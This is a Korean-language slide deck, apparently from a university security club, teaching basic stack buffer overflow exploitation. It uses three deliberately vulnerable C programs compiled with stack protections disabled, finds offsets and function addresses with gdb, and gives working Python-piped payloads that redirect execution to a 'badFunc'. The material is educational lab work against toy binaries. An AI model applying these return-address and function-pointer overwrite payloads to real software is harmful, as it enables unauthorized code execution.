BufferOverflow

- Basic -

안태진(taejin@codecure.smuc.ac.kr)

상명대학교 보안동아리 CodeCure


목 차

Introduction

- BufferOverflow (BOF)? (1/3)
  - 표준 입력을 수행하는 함수 (gets(), scanf())의 취약점을 이용한 공격
  - 기존의 버퍼 크기보다 더 큰 문자열을 입력해 공격자가 원하는 실행흐름을 얻게 하는 공격
  - 함수의 Return 값을 변경하여 공격자가 원하는 함수를 실행

Introduction

- BufferOverflow (BOF)? (2/3)



Introduction

- BufferOverflow (BOF)? (3/3)
  - BOF를 위해 알아야 하는 값
    - 공격하려는 함수의 주소
    - buffer와 return값까지의 거리
  - 모두 Debugging을 통해 알아낼 예정
  - 현재 BOF 공격은 많은 방어 기법이 존재
    - e.g., Stack Canary, ASLR, PIE etc.
  - 이 방어 기법들을 우회하긴 어려우니 방어 기법 off하고 실습할 예정

목 차

vuln1

- Scenario (1/2)
  - justFunc 함수에서 gets 함수로 표준 입력을 받고, puts 함수로 표준 출력해주는 프로그램
  - 아주 기본적인 BOF 취약점 존재하는 프로그램

  - 취약점
    - vulnFunc 함수에서 gets 함수 호출

  - 공격 시나리오
    - vulnFunc에서 스택에 저장되어 있는 RET 값을 BOF를 이용하여 변경한 뒤 badFunc로 Return하게 함

vuln1

- Scenario (2/2)

목 차

vuln1

- Practice (1/7)
  - Compile Option
    - -fno-stack-protector : Canary 끄기
    - -no-pie : PIE 끄기
    - -z norelro : relro 끄기

```
jin-desk@JIN-DESK:~/CodeCure$ gcc -fno-stack-protector -no-pie -z norelro -o vuln1 vuln1.c
vuln1.c: In function ‘vulnFunc’:
vuln1.c:20:2: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
  gets(buffer);
  ^~~~
  fgets
/tmp/ccufIlBp.o: In function `vulnFunc':
vuln1.c:(.text+0x38): warning: the `gets' function is dangerous and should not be used.
```

vuln1

- Practice (2/7)
  - 방어 기법 확인
    - 파이썬 pwn툴 이용
    - python -c "import pwn; pwn.ELF('./vuln1')"

```
jin-desk@JIN-DESK:~/CodeCure$ python -c "import pwn; pwn.ELF('./vuln1')"
[*] '/home/jin-desk/CodeCure/vuln1'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

vuln1

- Practice (3/7)
  - vuln1 실행
    - ./vuln1

```
jin-desk@JIN-DESK:~/CodeCure$ ./vuln1
CodeCure
CodeCure
```

    - 16byte 넘는 값 입력

```
jin-desk@JIN-DESK:~/CodeCure$ ./vuln1
CodeCureCodeCureCodeCureCodeCureCodeCureCodeCure
CodeCureCodeCureCodeCureCodeCureCodeCureCodeCure
Segmentation fault (core dumped)
```

    - Segmentation fault 에러 발생

vuln1

- Practice (4/7)
  - gdb로 badFunc 함수 위치 알아내기 1
    - info function (0x400507)

```
jin-desk@JIN-DESK:~/CodeCure$ gdb -q vuln1
Reading symbols from vuln1...(no debugging symbols found)...done.
gdb-peda$ info function
All defined functions:

Non-debugging symbols:
0x00000000004003c8  _init
0x00000000004003f0  puts@plt
0x0000000000400400  gets@plt
0x0000000000400410  _start
0x0000000000400440  _dl_relocate_static_pie
0x0000000000400450  deregister_tm_clones
0x0000000000400480  register_tm_clones
0x00000000004004c0  __do_global_dtors_aux
0x00000000004004f0  frame_dummy
0x00000000004004f7  main
0x0000000000400507  badFunc
0x000000000040051a  vulnFunc
0x0000000000400550  __libc_csu_init
0x00000000004005c0  __libc_csu_fini
0x00000000004005c4  _fini
```

vuln1

- Practice (5/7)
  - gdb로 badFunc 함수 위치 알아내기 2
    - pdisas badFunc (0x400507)

```
gdb-peda$ pdisas badFunc
Dump of assembler code for function badFunc:
   0x0000000000400507 <+0>:     push   rbp
   0x0000000000400508 <+1>:     mov    rbp,rsp
   0x000000000040050b <+4>:     lea    rdi,[rip+0xc2]        # 0x4005d4
   0x0000000000400512 <+11>:    call   0x4003f0 <puts@plt>
   0x0000000000400517 <+16>:    nop
   0x0000000000400518 <+17>:    pop    rbp
   0x0000000000400519 <+18>:    ret
End of assembler dump.
```

vuln1

- Practice (6/7)
  - gdb로 RET까지의 거리 알아내기
    - gets의 인자로 전달하는 값 확인 (rbp-0x10)
    - buffer 크기(0x10) + SFP(8bytes) = 0x18


```
gdb-peda$ pdisas vulnFunc
Dump of assembler code for function vulnFunc:
   0x000000000040051a <+0>:     push   rbp
   0x000000000040051b <+1>:     mov    rbp,rsp
   0x000000000040051e <+4>:     sub    rsp,0x10
   0x0000000000400522 <+8>:     lea    rax,[rbp-0x10]
   0x0000000000400526 <+12>:    mov    rdi,rax
   0x0000000000400529 <+15>:    mov    eax,0x0
   0x000000000040052e <+20>:    call   0x400400 <gets@plt>
   0x0000000000400533 <+25>:    lea    rax,[rbp-0x10]
   0x0000000000400537 <+29>:    mov    rdi,rax
   0x000000000040053a <+32>:    call   0x4003f0 <puts@plt>
   0x000000000040053f <+37>:    nop
   0x0000000000400540 <+38>:    leave
   0x0000000000400541 <+39>:    ret
End of assembler dump.
```

vuln1

- Practice (7/7)
  - python과 pipeline을 이용하여 원하는 값 input으로 입력
    - python : 16진수 그대로 입력하기 위해 사용 (python -c)
    - pipeline : 프로그램의 input 값으로 특정한 값 이용하기 위해 사용 (|)
    - (python -c "print 'A' * 0x18 + '\x07\x05\x40'") | ./vuln1

```
jin-desk@JIN-DESK:~/CodeCure$ (python -c "print 'A' * 0x18 + '\x07\x05\x40'") | ./vuln1
AAAAAAAAAAAAAAAAAAAAAAAA@
Hahaha You're hacked
```

    - buffer + SFP 길이(0x18) 만큼 아무 값으로 채움
    - little endian 방식으로 badFunc 시작 주소 입력



목 차

vuln1

- Result
  - 기존: buffer의 크기가 넘어가면 출력은 제대로 해주지만 Segmentation 오류 발생

```
jin-desk@JIN-DESK:~/CodeCure$ ./vuln1
CodeCureCodeCureCodeCureCodeCureCodeCureCodeCure
CodeCureCodeCureCodeCureCodeCureCodeCureCodeCure
Segmentation fault (core dumped)
```

  - 공격 후: RET의 값을 변경하여 badFunc 함수 호출

```
jin-desk@JIN-DESK:~/CodeCure$ (python -c "print 'A' * 0x18 + '\x07\x05\x40'") | ./vuln1
AAAAAAAAAAAAAAAAAAAAAAAA@
Hahaha You're hacked
```

목 차

vuln2

- Scenario (1/3)
  - 함수 포인터에 justFunc의 주소 값 저장, fp 호출

```
jin-book@JIN-BOOK:~/CodeCure$ ./vuln2
CodeCure
Just Function.
```

  - 72bytes 이상 값 입력하면 segmentation fault 오류 발생

```
jin-book@JIN-BOOK:~/CodeCure$ (python -c "print 'A' * 72") | ./vuln2
Segmentation fault (core dumped)
jin-book@JIN-BOOK:~/CodeCure$ (python -c "print 'A' * 71") | ./vuln2
Just Function.
```


  - 이전의 공격은 원래의 main 함수로 돌아오지 못해서 비정상적으로 종료되지만, 이 프로그램은 정상 종료 가능

vuln2

- Scenario (2/3)
  - 취약점
    - 함수 포인터를 이용한 공격
    - main에서 gets 함수 호출
  - 공격 시나리오
    - buffer를 overflow하여 fp의 주소를 변경, fp를 호출할때 badFunc으로 이동하게 함

vuln2

- Scenario (3/3)



목 차

vuln2

- Practice (1/4)
  - Compile Option
    - -fno-stack-protector : Canary 끄기
    - -no-pie : PIE 끄기
    - -z norelro : relro 끄기

```
jin-book@JIN-BOOK:~/CodeCure$ gcc -fno-stack-protector -no-pie -z norelro -o vuln2 vuln2.c
vuln2.c: In function ‘main’:
vuln2.c:13:2: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimpl
icit-function-declaration]
  gets(buffer);
  ^~~~
  fgets
/tmp/ccqb9S8t.o: In function `main':
vuln2.c:(.text+0x20): warning: the `gets' function is dangerous and should not be used.
```

vuln2

- Practice (2/4)
  - buffer의 시작 주소부터 fp까지의 거리 알아내기
    - pdisas main
      - buffer(0x50) – fp(0x8) = 0x48

```
gdb-peda$ pdisas main
Dump of assembler code for function main:
   0x00000000004004f7 <+0>:     push   rbp
   0x00000000004004f8 <+1>:     mov    rbp,rsp
   0x00000000004004fb <+4>:     sub    rsp,0x50
   0x00000000004004ff <+8>:     lea    rax,[rip+0x3a]        # 0x400540 <justFunc>
   0x0000000000400506 <+15>:    mov    QWORD PTR [rbp-0x8],rax
   0x000000000040050a <+19>:    lea    rax,[rbp-0x50]
   0x000000000040050e <+23>:    mov    rdi,rax
   0x0000000000400511 <+26>:    mov    eax,0x0
   0x0000000000400516 <+31>:    call   0x400400 <gets@plt>
   0x000000000040051b <+36>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x000000000040051f <+40>:    mov    eax,0x0
   0x0000000000400524 <+45>:    call   rdx
   0x0000000000400526 <+47>:    mov    eax,0x0
   0x000000000040052b <+52>:    leave
   0x000000000040052c <+53>:    ret
End of assembler dump.
```

<- fp의 시작주소

<- buffer의 시작주소

vuln2

- Practice (3/4)
  - badFunc 시작 주소 알아내기
    - info function

```
gdb-peda$ info function
All defined functions:

Non-debugging symbols:
0x00000000004003c8  _init
0x00000000004003f0  puts@plt
0x0000000000400400  gets@plt
0x0000000000400410  _start
0x0000000000400440  _dl_relocate_static_pie
0x0000000000400450  deregister_tm_clones
0x0000000000400480  register_tm_clones
0x00000000004004c0  __do_global_dtors_aux
0x00000000004004f0  frame_dummy
0x00000000004004f7  main
0x000000000040052d  badFunc
0x0000000000400540  justFunc
0x0000000000400560  __libc_csu_init
0x00000000004005d0  __libc_csu_fini
0x00000000004005d4  _fini
```

vuln2

- Practice (4/4)
  - python 이용하여 공격
    - (python –c “print ‘A’ * 0x48 + ‘\x2d\x05\x40’”) | ./vuln2

```
jin-desk@JIN-DESK:~/CodeCure$ (python -c "print 'A' * 0x48 + '\x2d\x05\x40'") | ./vuln2
Hahaha, you're hacked
```

    - BOF 이용하여 fp의 값 badFunc의 시작 주소로 갱신, badFunc 함수 호출

목 차

vuln2

- Result
  - 기존의 프로그램은 72 bytes 미만의 값을 입력하면 무조건 justFunc 함수 실행

```
jin-book@JIN-BOOK:~/CodeCure$ (python -c "print 'A' * 71") | ./vuln2
Just Function.
```

  - 하지만 72bytes 이후에 원하는 함수의 시작 주소 넣으면 그 함수 실행

```
jin-desk@JIN-DESK:~/CodeCure$ (python -c "print 'A' * 0x48 + '\x2d\x05\x40'") | ./vuln2
Hahaha, you're hacked
```

  - badFunc의 주소 (0x40052d) 입력하여 badFunc 실행

목 차

vuln3

- Scenario (1/3)
  - 명령행 인자로 전달된 값을 strcpy 함수를 이용하여 buffer에 저장, 출력하는 프로그램

```
jin-book@JIN-BOOK:~/CodeCure$ ./vuln3 CodeCure
buffer: CodeCure
```

  - 명령행 인자로 24bytes 미만 입력하면 잘 수행, 이상 입력하면 segmentation fault 오류 발생

```
jin-book@JIN-BOOK:~/CodeCure$ ./vuln3 $(python -c "print 'A' * 23")
buffer: AAAAAAAAAAAAAAAAAAAAAAA
jin-book@JIN-BOOK:~/CodeCure$ ./vuln3 $(python -c "print 'A' * 24")
buffer: AAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```


  - strcpy() 취약점을 이용한 공격 main에서 RET 할 때 badFunc으로 이동

vuln3

- Scenario (2/3)
  - 취약점
    - main에서 strcpy() 함수 호출
  - 공격 시나리오
    - argv[1] 값을 적당히 전달하여 main에서 RET를 수행할 때 badFunc로 이동하도록 함

vuln3

- Scenario (3/3)



목 차

vuln3

- Practice (/)
  - Compile Option
    - -fno-stack-protector : Canary 끄기
    - -no-pie : PIE 끄기
    - -z norelro : relro 끄기

```
jin-book@JIN-BOOK:~/CodeCure$ gcc -fno-stack-protector -no-pie -z norelro -o vuln3 vuln3.c
```

    - strcpy() 취약점은 warning 발생하지 않음

vuln3

- Practice (/)
  - buffer의 시작 주소부터 RET까지의 거리 알아내기
    - pdisas main
    - buffer 시작

    0x10 +

    SFP(0x8)

    = 0x18

```
gdb-peda$ pdisas main
Dump of assembler code for function main:
   0x0000000000400547 <+0>:     push   rbp
   0x0000000000400548 <+1>:     mov    rbp,rsp
   0x000000000040054b <+4>:     sub    rsp,0x20
   0x000000000040054f <+8>:     mov    DWORD PTR [rbp-0x14],edi
   0x0000000000400552 <+11>:    mov    QWORD PTR [rbp-0x20],rsi
   0x0000000000400556 <+15>:    mov    rax,QWORD PTR [rbp-0x20]
   0x000000000040055a <+19>:    add    rax,0x8
   0x000000000040055e <+23>:    mov    rdx,QWORD PTR [rax]
   0x0000000000400561 <+26>:    lea    rax,[rbp-0x10]
   0x0000000000400565 <+30>:    mov    rsi,rdx
   0x0000000000400568 <+33>:    mov    rdi,rax
   0x000000000040056b <+36>:    call   0x400430 <strcpy@plt>
   0x0000000000400570 <+41>:    lea    rax,[rbp-0x10]
   0x0000000000400574 <+45>:    mov    rsi,rax
   0x0000000000400577 <+48>:    lea    rdi,[rip+0xb6]        # 0x400634
   0x000000000040057e <+55>:    mov    eax,0x0
   0x0000000000400583 <+60>:    call   0x400450 <printf@plt>
   0x0000000000400588 <+65>:    mov    eax,0x0
   0x000000000040058d <+70>:    leave
   0x000000000040058e <+71>:    ret
End of assembler dump.
```

vuln3

- Practice (/)
  - badFunc의 주소 알아내기
    - info function (0x40058f)

```
gdb-peda$ info function
All defined functions:

Non-debugging symbols:
0x0000000000400400  _init
0x0000000000400430  strcpy@plt
0x0000000000400440  puts@plt
0x0000000000400450  printf@plt
0x0000000000400460  _start
0x0000000000400490  _dl_relocate_static_pie
0x00000000004004a0  deregister_tm_clones
0x00000000004004d0  register_tm_clones
0x0000000000400510  __do_global_dtors_aux
0x0000000000400540  frame_dummy
0x0000000000400547  main
0x000000000040058f  badFunc
0x00000000004005b0  __libc_csu_init
0x0000000000400620  __libc_csu_fini
0x0000000000400624  _fini
```

vuln3

- Practice (/)
  - python 이용하여 공격
    - ./vuln3 $(python –c “print ‘A’ * 0x18 + ‘\x8f\x05\x40’”)

감사합니다!